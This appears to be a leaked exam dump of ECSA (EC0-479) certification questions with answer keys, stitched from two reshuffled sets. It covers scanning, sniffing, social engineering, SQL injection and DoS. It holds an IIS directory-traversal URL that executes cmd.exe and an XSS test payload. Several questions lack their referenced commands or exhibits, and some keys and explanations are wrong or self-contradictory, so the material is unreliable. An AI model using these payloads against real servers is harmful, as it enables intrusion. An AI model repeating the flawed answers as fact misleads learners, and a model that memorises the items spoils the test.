You are the security analyst working for a private company out of France. Your current assignment is to obtain credit card information from a Swiss bank owned by that company. After initial reconnaissance, you discover that the bank security defenses are very strong and would take too long to penetrate. You decide to get the information by monitoring the traffic between the bank and one of its subsidiaries in London. After monitoring some of the traffic, you see a lot of FTP packets

traveling back and forth. You want to sniff the traffic and extract usernames and passwords. What tool could you use to get this information?

A. Airsnort
B. Snort
C. Ettercap
D. RaidSniff

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 22
As a security analyst you setup a false survey website that will require users to create a username and a strong password. You send the link to all the employees of the company. What information will you be able to gather?

A. The IP address of the employees computers
B. Bank account numbers and the corresponding routing numbers
C. The employees network usernames and passwords
D. The MAC address of the employees?computers

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 23

Simon is a former employee of Trinitron XML Inc. He feels he was wrongly terminated and wants to hack into his former company's network. Since Simon remembers some of the server names, he attempts to run the axfr and ixfr commands using DIG. What is Simon trying to accomplish here?

A. Send DOS commands to crash the DNS servers
B. Perform DNS poisoning
C. Perform a zone transfer
D. Enumerate all the users in the domain

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 24
Julia is a senior security analyst for Berber Consulting group. She is currently working on a contract for a small accounting firm in Florida. They have given her permission to perform social engineering attacks on the company to see if their in-house training did any good. Julia calls the

main number for the accounting firm and talks to the receptionist. Julia says that she is an IT technician from the company's main office in Iowa. She states that she needs the receptionist's network username and password to troubleshoot a problem they are having. Julia says that Bill Hammond, the CEO of the company, requested this information. After hearing the name of the CEO, the receptionist gave Julia all the information she asked for.

What principal of social engineering did Julia use?

A. Social Validation
B. Scarcity
C. Friendship/Liking
D. Reciprocation

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 25
Jim performed a vulnerability analysis on his network and found no potential problems. He runs another utility that executes exploits against his system to verify the results of the vulnerability test. The second utility executes five known exploits against his network in which the vulnerability analysis said were not exploitable. What kind of results did Jim receive from his vulnerability analysis?

A. False negatives
B. False positives
C. True negatives
D. True positives

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 26
Harold wants to set up a firewall on his network but is not sure which one would be the most appropriate. He knows he needs to allow FTP traffic to one of the servers on his network, but he wants to only allow FTP-PUT. Which firewall would be most appropriate for Harold? needs?

A. Circuit-level proxy firewall
B. Packet filtering firewall
C. Application-level proxy firewall
D. Data link layer firewall

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 27
After passing her CEH exam, Carol wants to ensure that her network is completely secure. She implements a DMZ, statefull firewall, NAT, IPSEC, and a packet filtering firewall. Since all security measures were taken, none of the hosts on her network can reach the Internet. Why is that?

A. Statefull firewalls do not work with packet filtering firewalls
B. NAT does not work with statefull firewalls
C. IPSEC does not work with packet filtering firewalls
D. NAT does not work with IPSEC

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 28
What will the following command accomplish?

A. Test ability of a router to handle over-sized packets
B. Test the ability of a router to handle under-sized packets
C. Test the ability of a WLAN to handle fragmented packets
D. Test the ability of a router to handle fragmented packets

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 29
When you are running a vulnerability scan on a network and the IDS cuts off your connection,

what type of IDS is being used?

A. Passive IDS
B. Active IDS
C. Progressive IDS
D. NIPS

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 30
Michael works for Kimball Construction Company as senior security analyst. As part of yearly security audit, Michael scans his network for vulnerabilities. Using Nmap, Michael conducts XMAS

scan and most of the ports scanned do not give a response. In what state are these ports?

A. Closed
B. Open
C. Stealth
D. Filtered

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 31
What does ICMP Type 3/Code 13 mean?

A. Host Unreachable
B. Administratively Blocked
C. Port Unreachable
D. Protocol Unreachable

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 32
Why are Linux/Unix based computers better to use than Windows computers for idle scanning?

A. Linux/Unix computers are easier to compromise
B. Linux/Unix computers are constantly talking
C. Windows computers are constantly talking
D. Windows computers will not respond to idle scans

Correct Answer: C

Section: (none)
Explanation

Explanation/Reference:

QUESTION 33
How many bits is Source Port Number in TCP Header packet?

A. 16
B. 32
C. 48
D. 64

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 34
An "idle" system is also referred to as what?

A. PC not connected to the Internet
B. Zombie
C. PC not being used
D. Bot

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 35
After passively scanning the network of Department of Defense (DoD), you switch over to active scanning to identify live hosts on their network. DoD is a lage organization and should respond to any number of scans. You start an ICMP ping sweep by sending an IP packet to the broadcast address. Only five hosts responds to your ICMP pings; definitely not the number of hosts you were expecting. Why did this ping sweep only produce a few responses?

A. Only IBM AS/400 will reply to this scan
B. Only Windows systems will reply to this scan
C. A switched network will not respond to packets sent to the broadcast address
D. Only Unix and Unix-like systems will reply to this scan

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 36

Your company's network just finished going through a SAS 70 audit. This audit reported that

overall, your network is secure, but there are some areas that needs improvement. The major area was SNMP security. The audit company recommended turning off SNMP, but that is not an option since you have so many remote nodes to keep track of. What step could you take to help secure SNMP on your network?

A. Block all internal MAC address from using SNMP
B. Block access to UDP port 171
C. Block access to TCP port 171
D. Change the default community string names

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 37
After attending a CEH security seminar, you make a list of changes you would like to perform on your network to increase its security. One of the first things you change is to switch the RestnctAnonymous setting from 0 to 1 on your servers. This, as you were told, would prevent anonymous users from establishing a null session on the server. Using Userinfo tool mentioned at the seminar, you succeed in establishing a null session with one of the servers. Why is that?

A. RestnctAnonymous must be set to "10" for complete security
B. RestnctAnonymous must be set to "3" for complete security
C. RestnctAnonymous must be set to "2" for complete security
D. There is no way to always prevent an anonymous null session from establishing

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 38
You work as an IT security auditor hired by a law firm in Boston to test whether you can gain access to sensitive information about the company's clients. You have rummaged through their trash and found very little information. You do not want to set off any alarms on their network, so you plan on performing passive footprinting against their Web servers. What tool should you use?

A. Ping sweep
B. Nmap
C. Netcraft
D. Dig

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 39

What is the following command trying to accomplish?

A. Verify that UDP port 445 is open for the 192.168.0.0 network
B. Verify that TCP port 445 is open for the 192.168.0.0 network
C. Verify that NETBIOS is running for the 192.168.0.0 network
D. Verify that UDP port 445 is closed for the 192.168.0.0 network

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 40
You have compromised a lower-level administrator account on an Active Directory network of a small company in Dallas, Texas. You discover Domain Controllers through enumeration. You connect to one of the Domain Controllers on port 389 using Idp.exe. What are you trying to accomplish here?

A. Poison the DNS records with false records
B. Enumerate MX and A records from DNS
C. Establish a remote connection to the Domain Controller
D. Enumerate domain user accounts and built-in groups

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 41
In a virtual test environment, Michael is testing the strength and security of BGP using multiple routers to mimic the backbone of the Internet. This project will help him write his doctoral thesis on "bringing down the Internet". Without sniffing the traffic between the routers, Michael sends millions of RESET packets to the routers in an attempt to shut one or all of them down. After a few hours, one of the routers finally shuts itself down. What will the other routers communicate between themselves?

A. The change in the routing fabric to bypass the affected router
B. More RESET packets to the affected router to get it to power back up
C. RESTART packets to the affected router to get it to power back up
D. STOP packets to all other routers warning of where the attack originated

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 42
What will the following URL produce in an unpatched IIS Web Server?

http://www.thetargetsite.com/scripts/..%co%af../..%co%af../windows/system32/cmd.exe?/c+dir+c:\

A. Directory listing of C: drive on the web server

B. Insert a Trojan horse into the C: drive of the web server
C. Execute a buffer flow in the C: drive of the web server
D. Directory listing of the
E. \windows\system32 folder on the web server

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 43
You setup SNMP in multiple offices of your company. Your SNMP software manager is not receiving data from other offices like it is for your main office. You suspect that firewall changes are to blame. What ports should you open for SNMP to work through Firewalls (Select 2)

A. 162
B. 161
C. 163
D. 160

Correct Answer: AB
Section: (none)
Explanation

Explanation/Reference:

QUESTION 44
You are trying to locate Microsoft Outlook Web Access Default Portal using Google search on the Internet. What search string will you use to locate them?

A. allinurl:"exchange/logon.asp"
B. intitle:"exchange server"
C. locate:"logon page"
D. outlook: "search"

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 45
How many possible sequence number combinations are there in TCP/IP protocol?

A. 1 billion
B. 320 billion
C. 4 billion
D. 32 million

Correct Answer: C
Section: (none)

Explanation

Explanation/Reference:

QUESTION 46
Jessica works as systems administrator for a large electronics firm. She wants to scan her network quickly to detect live hosts by using ICMP ECHO Requests. What type of scan is Jessica going to perform?

A. Tracert
B. Smurfscan
C. Ping trace
D. ICMP ping sweep

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 47
Tyler is setting up a wireless network for his business that he runs out of his home. He has followed all the directions from the ISP as well as the wireless router manual. He does not have any encryption set and the SSID is being broadcast. On his laptop, he can pick up the wireless signal for short periods of time, but then the connection drops and the signal goes away. Eventually the wireless signal shows back up, but drops intermittently. What could be Tyler issue with his home wireless network?

A. Computers on his wired network
B. Satellite television
C. 2.4 Ghz Cordless phones
D. CB radio

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 48
You are working on a thesis for your doctorate degree in Computer Science. Your thesis is based on HTML, DHTML, and other weB. based languages and how they have evolved over the years. You navigate to archive.org and view the HTML code of news.com. You then navigate to the

current news.com website and copy over the source code. While searching through the code, you come across something abnormal:

<img src=http://coolwebsearch.com/ads/pixel.news.com width=1 height=1 border=0>

What have you found?

A. Web bug
B. CGI code
C. Trojan.downloader
D. Blind bug

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 49
Software firewalls work at which layer of the OSI model?

A. Application
B. Network
C. Transport
D. Data Link

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 50
On Linux/Unix based Web servers, what privilege should the daemon service be run under?

A. Guest
B. Root
C. You cannot determine what privilege runs the daemon service
D. Something other than root

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

ECSA by Rotimi

Number: 000-000
Passing Score: 800
Time Limit: 120 min
File Version: 1.0

http://www.gratisexam.com/

ECCouncil EC0-479

EC-Council Certified Security Analyst (ECSA)

Version: 5.0

ECCouncil EC0-479 Exam

Exam A

QUESTION 1
1

Your company's network just finished going through a SAS 70 audit. This audit reported that overall, your network is secure, but there are some areas that needs improvement. The major area was SNMP security. The audit company recommended turning off SNMP, but that is not an option since you have so many remote nodes to keep track of. What step could you take to help secure SNMP on your network?

A. Change the default community string names
B. Block all internal MAC address from using SNMP
C. Block access to UDP port 171
D. Block access to TCP port 171

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

SNMP Version 1 does not provide encryption, so the community strings are in the clear.
Known community strings, the default of Public and Private, are well known because these are the default community strings that come out of the box. By changing these values to different community string names, guessing the actual names will be difficult.

QUESTION 2
2

At what layer of the OSI model do routers function on?

A. 3
B. 4
C. 5
D. 1

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

1 – Physical
2 – Data Link
3 – Network
4 – Transport
5 – Session
6 – Presentation
7 - Application

QUESTION 3
3

An "idle" system is also referred to as what?

A. Zombie
B. PC not being used
C. Bot
D. PC not connected to the Internet

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

In this case “idle” refers to a system that can be used as a go between for an idle scan. One workstation, sends spoofed packets to a target machine, but uses the address f the idle machine as the spoofed source address. Examination of the idle system’s behavior is then evaluated. In order for this to work properly, the idle system must be quiet on its network traffic. The ‘Idle” system is called a zombie.
The idle system is not a PC not being used because even a PC that is not in use could be generating network traffic. The issue is not whether a PC is in use, the issue is whether the PC is creating or processing network traffic.

QUESTION 4
4

What operating system would respond to the following command?

A. Mac OS X
B. Windows XP
C. Windows 95
D. FreeBSD

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

-sW Window scan: This advanced scan is very similar to
the ACK scan, except that it can sometimes detect
open ports as well as filtered/nonfiltered due to
an anomaly in the TCP window size reporting by some
operating systems. Systems vulnerable to this
include at least some versions of AIX, Amiga, BeOS,

BSDI, Cray, Tru64 UNIX, DG/UX, OpenVMS, Digital UNIX, FreeBSD, HP-UX, OS/2, IRIX, MacOS, NetBSD, OpenBSD, OpenStep, QNX, Rhapsody, SunOS 4.X, Ultrix, VAX, and VxWorks. See the nmap-hackers mailing list archive for a full list.

QUESTION 5
5

Why are Linux/Unix based computers better to use than Windows computers for idle scanning?

A. Windows computers will not respond to idle scans
B. Linux/Unix computers are constantly talking
C. Linux/Unix computers are easier to compromise
D. Windows computers are constantly talking

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

In an idle scan, one workstation sends spoofed packets to a target machine, but uses the address f the idle machine as the spoofed source address. Examination of the idle system's behavior is then evaluated. In order for this to work properly, the idle system must be quiet on its network traffic

QUESTION 6
6

How many bits is Source Port Number in TCP Header packet?

A. 48
B. 32
C. 64
D. 16

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

48 bits is the size of a MAC address, and is layer 2
32 bits is the size of a IPV4 IP address, and is layer 3
16 bits is the size of an address for the TCP header and UDP header, and supports up to 65K ports

In each of these cases, the address size is the same for both a “source” and “destination” address.

QUESTION 7
7

Simon is a former employee of Trinitron XML Inc. He feels he was wrongly terminated and wants to hack into his former company's network. Since Simon remembers some of the server names, he attempts to run the AXFR and IXFR commands using DIG. What is Simon trying to accomplish here?

A. Enumerate all the users in the domain
B. Perform DNS poisoning
C. Send DOS commands to crash the DNS servers
D. Perform a zone transfer

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

AXFR is a full DNS zone transfer, IXFR is an incremental DNS zone transfer.

QUESTION 8
8

You are carrying out the last round of testing for your new website before it goes live. The website has many dynamic pages and connects to a SQL backend that accesses your product inventory in a database. You come across a web security site that recommends inputting the following code into a search field on web pages to check for vulnerabilities:

<script>alert("This is a test.")</script>

When you type this and click on search, you receive a pop-up window that says:

"This is a test."

What is the result of this test?

A. Your website is vulnerable to web bugs
B. Your website is vulnerable to XSS
C. Your website is not vulnerable

D. Your website is vulnerable to SQL injection

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

This indicates that Cross Site Scripting is possible. The proper acronym that is used is XSS and not CSS because CSS is already used in HTML for Cascading Style Sheets.
Web Bugs are usually a single pixel by single pixel within the HTML code.
SQL injection is usually performed by insertion of a quote character into a data field.

QUESTION 9
9

After attending a CEH security seminar, you make a list of changes you would like to perform on your network to increase its security. One of the first things you change is to switch the RestrictAnonymous setting from 0 to 1 on your servers. This, as you were told, would prevent anonymous users from establishing a null session on the server. Using Userinfo tool mentioned at the seminar, you succeed in establishing a null session with one of the servers. Why is that?

A. RestrictAnonymous must be set to "2" for complete security
B. RestrictAnonymous must be set to "3" for complete security
C. There is no way to always prevent an anonymous null session from establishing
D. RestrictAnonymous must be set to "10" for complete security

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

RestrictAnonymous is set by changing the registry key to 0 or 1 for Windows NT 4.0 or to 0, 1, or 2 for Windows 2000. These numbers correspond to the following settings:0 None. Rely on default permissions1 Do not allow enumeration of SAM accounts and names2 No access without explicit anonymous permissions

QUESTION 10
10

What will the following command accomplish?

A. Test ability of a router to handle over-sized packets
B. Test the ability of a router to handle fragmented packets
C. Test the ability of a WLAN to handle fragmented packets
D. Test the ability of a router to handle under-sized packets

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

-v (verbose) –sS (SYN scan) –Po (Ping Disable ICMP) target –data_length (option to control packet length) 66000 (size of packet) –packet_trace (Display nmap conversations during trace)

QUESTION 11
11

What are the security risks of running a "repair" installation for Windows XP?

A. There are no security risks when running the "repair" installation for Windows XP
B. Pressing Shift+F1 gives the user administrative rights
C. Pressing Ctrl+F10 gives the user administrative rights
D. Pressing Shift+F10 gives the user administrative rights

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 12
12

You are the security analyst working for a private company out of France. Your current assignment is to obtain credit card information from a Swiss bank owned by that company. After initial reconnaissance, you discover that the bank security defenses are very strong and would take too long to penetrate. You decide to get the information by monitoring the traffic between the bank and one of its subsidiaries in London. After monitoring some of the traffic, you see a lot of FTP packets traveling back and forth. You want to sniff the traffic and extract usernames and passwords. What tool could you use to get this information?

A. RaidSniff
B. Snort
C. Ettercap
D. Airsnort

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation: Ettercap is the best answer as that tool makes extracting of username and password easier.

QUESTION 13
13

George is the network administrator of a large Internet company on the west coast. Per corporate policy, none of the employees in the company are allowed to use FTP or SFTP programs without obtaining approval from the IT department. Few managers are using SFTP program on their computers. Before talking to his boss, George wants to have some proof of their activity.

George wants to use Ethereal to monitor network traffic, but only SFTP traffic to and from his network. What filter should George use in Ethereal?

A. net port 22
B. udp port 22 and host 172.16.28.1/24
C. src port 22 and dst port 22
D. src port 23 and dst port 23

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

Port 22 is the default port for SSH and is also used for sFTP. Since George wants traffic to and from the network, he needs the packets with either a source port of 22 (incoming) or dest port of 22 (outgoing)
Port 23 is the default port for Telnet.
sFTP uses TCP, not UDP

QUESTION 14
14

You are assisting a Department of Defense contract company to become compliant with the stringent security policies set by the DoD. One such strict rule is that firewalls must only allow incoming connections that were first initiated by internal computers. What type of firewall must you implement to abide by this policy?

A. Circuit-level proxy firewall
B. Packet filtering firewall
C. Application-level proxy firewall
D. Statefull firewall

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

The firewall has to keep track of outgoing sessions and only allow replies to those internally initiated sessions. This requires maintaining session state, and thus a stateful firewall.

QUESTION 15
15

You are running known exploits against your network to test for possible vulnerabilities. To test the strength of your virus software, you load a test network to mimic your production network. Your software successfully blocks some simple macro and encrypted viruses. You decide to really test the software by using virus code where the code rewrites itself entirely and the signatures change from child to child, but the functionality stays the same. What type of virus is this that you are testing?

A. Metamorphic
B. Oligomorhic
C. Polymorphic
D. Transmorphic

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 16
16

In a virtual test environment, Michael is testing the strength and security of BGP using multiple routers to mimic the backbone of the Internet. This project will help him write his doctoral thesis on "bringing down the Internet". Without sniffing the traffic between the routers, Michael sends millions of RESET packets to the routers in an attempt to shut one or all of them down. After a few hours, one of the routers finally shuts itself down. What will the other routers communicate between themselves?

A. More RESET packets to the affected router to get it to power back up
B. RESTART packets to the affected router to get it to power back up
C. The change in the routing fabric to bypass the affected router
D. STOP packets to all other routers warning of where the attack originated

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

When a router is taken offline, including this case where a denial of service disabled the router, the remaining routers will effectively remove the failed router from their tables and route traffic around that router – as if the router never existed.

QUESTION 17
17

What is the following command trying to accomplish?

A. Verify that NETBIOS is running for the 192.168.0.0 network
B. Verify that TCP port 445 is open for the 192.168.0.0 network
C. Verify that UDP port 445 is open for the 192.168.0.0 network
D. Verify that UDP port 445 is closed for the 192.168.0.0 network

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

-sU is protocol UDP, -p445 is port 445
Although on a Windows system port 445 is used for access to file shares, called the Common Internet File System and is part of the SMB (server message block) mechanism, it is not really considered NetBIOS. Even if this was NetBIOS, the question could be confusing.
Option C is the best answer.

QUESTION 18
18

Your company uses Cisco routers exclusively throughout the network. After securing the routers to the best of your knowledge, an outside security firm is brought in to assess the network security. Although they found very few issues, they were able to enumerate the model, OS version, and capabilities for all your Cisco routers with very little effort. Which feature will you disable to eliminate the ability to enumerate this information on your Cisco routers?

A. Simple Network Management Protocol
B. Broadcast System Protocol
C. Cisco Discovery Protocol
D. Border Gateway Protocol

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 19
19

George is performing security analysis for Hammond and Sons LLC. He is testing security vulnerabilities of their wireless network. He plans on remaining as "stealthy" as possible during the scan. Why would a scanner like Nessus is not recommended in this situation?

A. Nessus is too loud
B. There are no ways of performing a "stealthy" wireless scan
C. Nessus cannot perform wireless testing
D. Nessus is not a network scanner

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 20
20

Jim performed a vulnerability analysis on his network and found no potential problems. He runs another utility that executes exploits against his system to verify the results of the vulnerability test. The second utility executes five known exploits against his network in which the vulnerability analysis said were not exploitable. What kind of results did Jim receive from his vulnerability analysis?

A. True negatives
B. False negatives
C. False positives
D. True positives

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

A false negative is when something is there, but it is not found or reported. The vulnerability scan did not detect the vulnerability, so the vulnerability was actually there, but the scanner did not find it.
A false positive is reporting that something is there, but it is not. If the vulnerability scanner reported vulnerabilities that did not exist, then it would a false positive.
True Positives and True negatives occur when there are no reporting errors.

QUESTION 21
21

You work as a penetration tester for Hammond Security Consultants. You are currently working on a contract for the state government of California. Your next step is to initiate a DoS attack on their network. Why would you want to initiate a DoS attack on a system you are testing?

A. Use attack as a launching point to penetrate deeper into the network
B. Demonstrate that no system can be protected against DoS attacks
C. List weak points on their network
D. Show outdated equipment so it can be replaced

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 22
22

To test your website for vulnerabilities, you type in a quotation mark (? for the username field. After you click Ok, you receive the following error message window:
What can you infer from this error window?
Exhibit:

A. SQL injection is not possible
B. SQL injection is possible
C. The user for line 3306 in the SQL database has a weak password
D. The quotation mark (? is a valid username

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 23
23

You work as an IT security auditor hired by a law firm in Boston to test whether you can gain access to sensitive information about the company clients. You have rummaged through their trash and found very little information. You do not want to set off any alarms on their network, so you plan on performing passive footprinting against their Web servers. What tool should you use?

A. Nmap
B. Netcraft
C. Ping sweep
D. Dig

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 24
24

After passing her CEH exam, Carol wants to ensure that her network is completely secure. She implements a DMZ, statefull firewall, NAT, IPSEC, and a packet filtering firewall. Since all security measures were taken, none of the hosts on her network can reach the Internet. Why is that?

A. IPSEC does not work with packet filtering firewalls
B. NAT does not work with IPSEC
C. NAT does not work with statefull firewalls
D. Statefull firewalls do not work with packet filtering firewalls

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 25
25

Harold is a web designer who has completed a website for ghttech.net. As part of the maintenance agreement he signed with the client, Harold is performing research online and seeing how much exposure the site has received so far. Harold navigates to google.com and types in the following search.

link:www.ghttech.net

What will this search produce?

A. All sites that link to ghttech.net
B. Sites that contain the code: link:www.ghttech.net
C. All sites that ghttech.net links to
D. All search engines that link to .net domains

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 26
26

On Linux/Unix based Web servers, what privilege should the daemon service be run under?

A. Guest
B. You cannot determine what privilege runs the daemon service
C. Root
D. Something other than root

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

Answer D is the best answer. Root privilege should be used for a service (daemon). If the service is compromised, then the attacker gains root privilege. The principle of least privilege should be followed and root should not be given to services or daemons.

QUESTION 27
27

Jason has set up a honeypot environment by creating a DMZ that has no physical or logical access to his production network. In this honeypot, he has placed a server running Windows Active Directory. He has also placed a Web server in the DMZ that services a number of web pages that offer visitors a chance to download sensitive information by clicking on a button. A week later, Jason finds in his network logs how an intruder accessed the honeypot and downloaded sensitive information. Jason uses the logs to try and prosecute the intruder for stealing sensitive corporate information. Why will this not be viable?

A. Intruding into a honeypot is not illegal
B. Entrapment
C. Intruding into a DMZ is not illegal
D. Enticement

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 28
28

Jessica works as systems administrator for a large electronics firm. She wants to scan her network quickly to detect live hosts by using ICMP ECHO Requests. What type of scan is Jessica going to perform?

A. Smurf scan
B. Tracert
C. Ping trace

D. ICMP ping sweep

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

Answer D is the best answer. ICMP Echo requests make up the PING function, and a scan to find hosts usually involves a PING Sweep.

QUESTION 29
29

Harold wants to set up a firewall on his network but is not sure which one would be the most appropriate. He knows he needs to allow FTP traffic to one of the servers on his network, but he wants to only allow FTP-PUT. Which firewall would be most appropriate for Harold? needs?

A. Application-level proxy firewall
B. Data link layer firewall
C. Packet filtering firewall
D. Circuit-level proxy firewall

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 30
30

Jonathan is a network administrator who is currently testing the internal security of his network. He is attempting to hijack a session, using Ettercap, of a user connected to his Web server. Why will Jonathan not succeed?

A. Only an HTTPS session can be hijacked
B. Only DNS traffic can be hijacked
C. Only FTP traffic can be hijacked
D. HTTP protocol does not maintain session

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 31
31

What is a good security method to prevent unauthorized users from "tailgating"?

A. Electronic key systems
B. Man trap
C. Pick-resistant locks
D. Electronic combination locks

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

Answer B is the best answer. A mantrap is built with 2 set of doors, creating a trap between the 2 sets of doors. Only one set of doors can be unlocked at a time, one set of doors open, the person enters, those doors close and lock, and then the other set opens, allowing the person to pass through. A security guard, or camera, is used to make sure that only one person enters the mantrap at a time.

QUESTION 32
32

If an attacker's computer sends an IPID of 31400 to a zombie computer on an open port in IDLE scanning, what will be the response?

A. 31401
B. The zombie will not send a response
C. 31402
D. 31399

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

Answer A is the best answer. If the machine is “idle”, it will not be sending or receiving traffic.

QUESTION 33
33

What will the following URL produce in an unpatched IIS Web Server?

A. Execute a buffer flow in the C: drive of the web server
B. Insert a Trojan horse into the C: drive of the web server
C. Directory listing of the C:\windows\system32 folder on the web server
D. Directory listing of C: drive on the web server

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

Explanation:

Answer D is the best answer. This is an Windows IIS Directory Traversal Attack where the command is able to run programs out of the windows/system32 directory. In this case, cmd.exe which is the command prompt.
Answer C is incorrect, the SYSTEM32 subdirectory is where the cmd.exe program resides. The parameters to the command prompt follows the ? in the URL.

QUESTION 34
34

When setting up a wireless network with multiple access points, why is it important to set each access point on a different channel?

A. Avoid cross talk
B. Avoid over-saturation of wireless signals
C. So that the access points will work on different frequencies
D. Multiple access points can be set up on the same channel without any issues

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 35
35

A packet is sent to a router that does not have the packet destination address in its route table, how will the packet get to its proper destination?

A. Root Internet servers
B. Border Gateway Protocol
C. Gateway of last resort
D. Reverse DNS

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

Answer C is the best answer. When a packet has to be forwarded, and there is no match in the routing table, the packet is sent to the default router. This is not just for routers, a host will have an internal routing table, and will act in the same manner.

QUESTION 36
36

Larry is an IT consultant who works for corporations and government agencies. Larry plans on shutting down the city's network using BGP devices and Zombies? What type of Penetration Testing is Larry planning to carry out?

A. Internal Penetration Testing
B. Firewall Penetration Testing
C. DoS Penetration Testing
D. Router Penetration Testing

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

Answer C is the best answer. If zombies or bots are used, then this may be a special denial of service (DoS) called a distributed denial of service (DDoS). When the intent is to shut something down, the objective is usually denial of service.

QUESTION 37
37

You are a security analyst performing reconnaissance on a company you will be carrying out a penetration test for. You conduct a search for IT jobs on Dice.com and find the following information for an open position:

7+ years experience in Windows Server environment

5+ years experience in Exchange 2000/2003 environment

Experience with Cisco Pix Firewall, Linksys 1376 router, Oracle 11i and MYOB v3.4 Accounting software are required MCSA desired,

MCSE, CEH preferred

No Unix/Linux Experience needed

What is this information posted on the job website considered?

A. Information vulnerability
B. Social engineering exploit
C. Trade secret
D. Competitive exploit

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

Answer A is the best answer. This job description leaks out too much information about the inside configuration of the data center, which can be used when launching an attack.

QUESTION 38
38

Michael works for Kimball Construction Company as senior security analyst. As part of yearly security audit, Michael scans his network for vulnerabilities. Using Nmap, Michael conducts XMAS scan and most of the ports scanned do not give a response. In what state are these ports?

A. Filtered
B. Stealth
C. Closed
D. Open

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

Answer D is the best answer. If the port is actually open, it will not respond to a XMAS scan. This question doesn't ask what nmap will report, it just asks for the state of the port.

QUESTION 39
39

John and Hillary works at the same department in the company. John wants to find out Hillary's network password so he can take a look at her documents on the file server. He enables Lophtcrack program to sniffing mode. John sends Hillary an email with a link to Error! Reference source not found. What information will he be able to gather from this?

A. The SID of Hillary's network account
B. The network shares that Hillary has permissions
C. The SAM file from Hillary's computer
D. Hillary's network username and password hash

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

Answer D is the best answer. Lophtcrack is a password cracking program used in the Windows environment. When in sniffer mode the program will catch credentials on the wire and crack the password. When Hillary clicks on the link, her network credentials are attached to the request to authenticate her. Lophtcrack will catch the network username and the password hash, and then can be used later to crack the hash and determine the cleartext password.

QUESTION 40
40

Terri works for a security consulting firm that is currently performing a penetration test on First National Bank in Tokyo. Terri's duties include bypassing firewalls and switches to gain access to the network. Terri sends an IP packet to one of the company's switches with ACK bit and the source address of her machine set. What is Terri trying to accomplish by sending this IP packet?

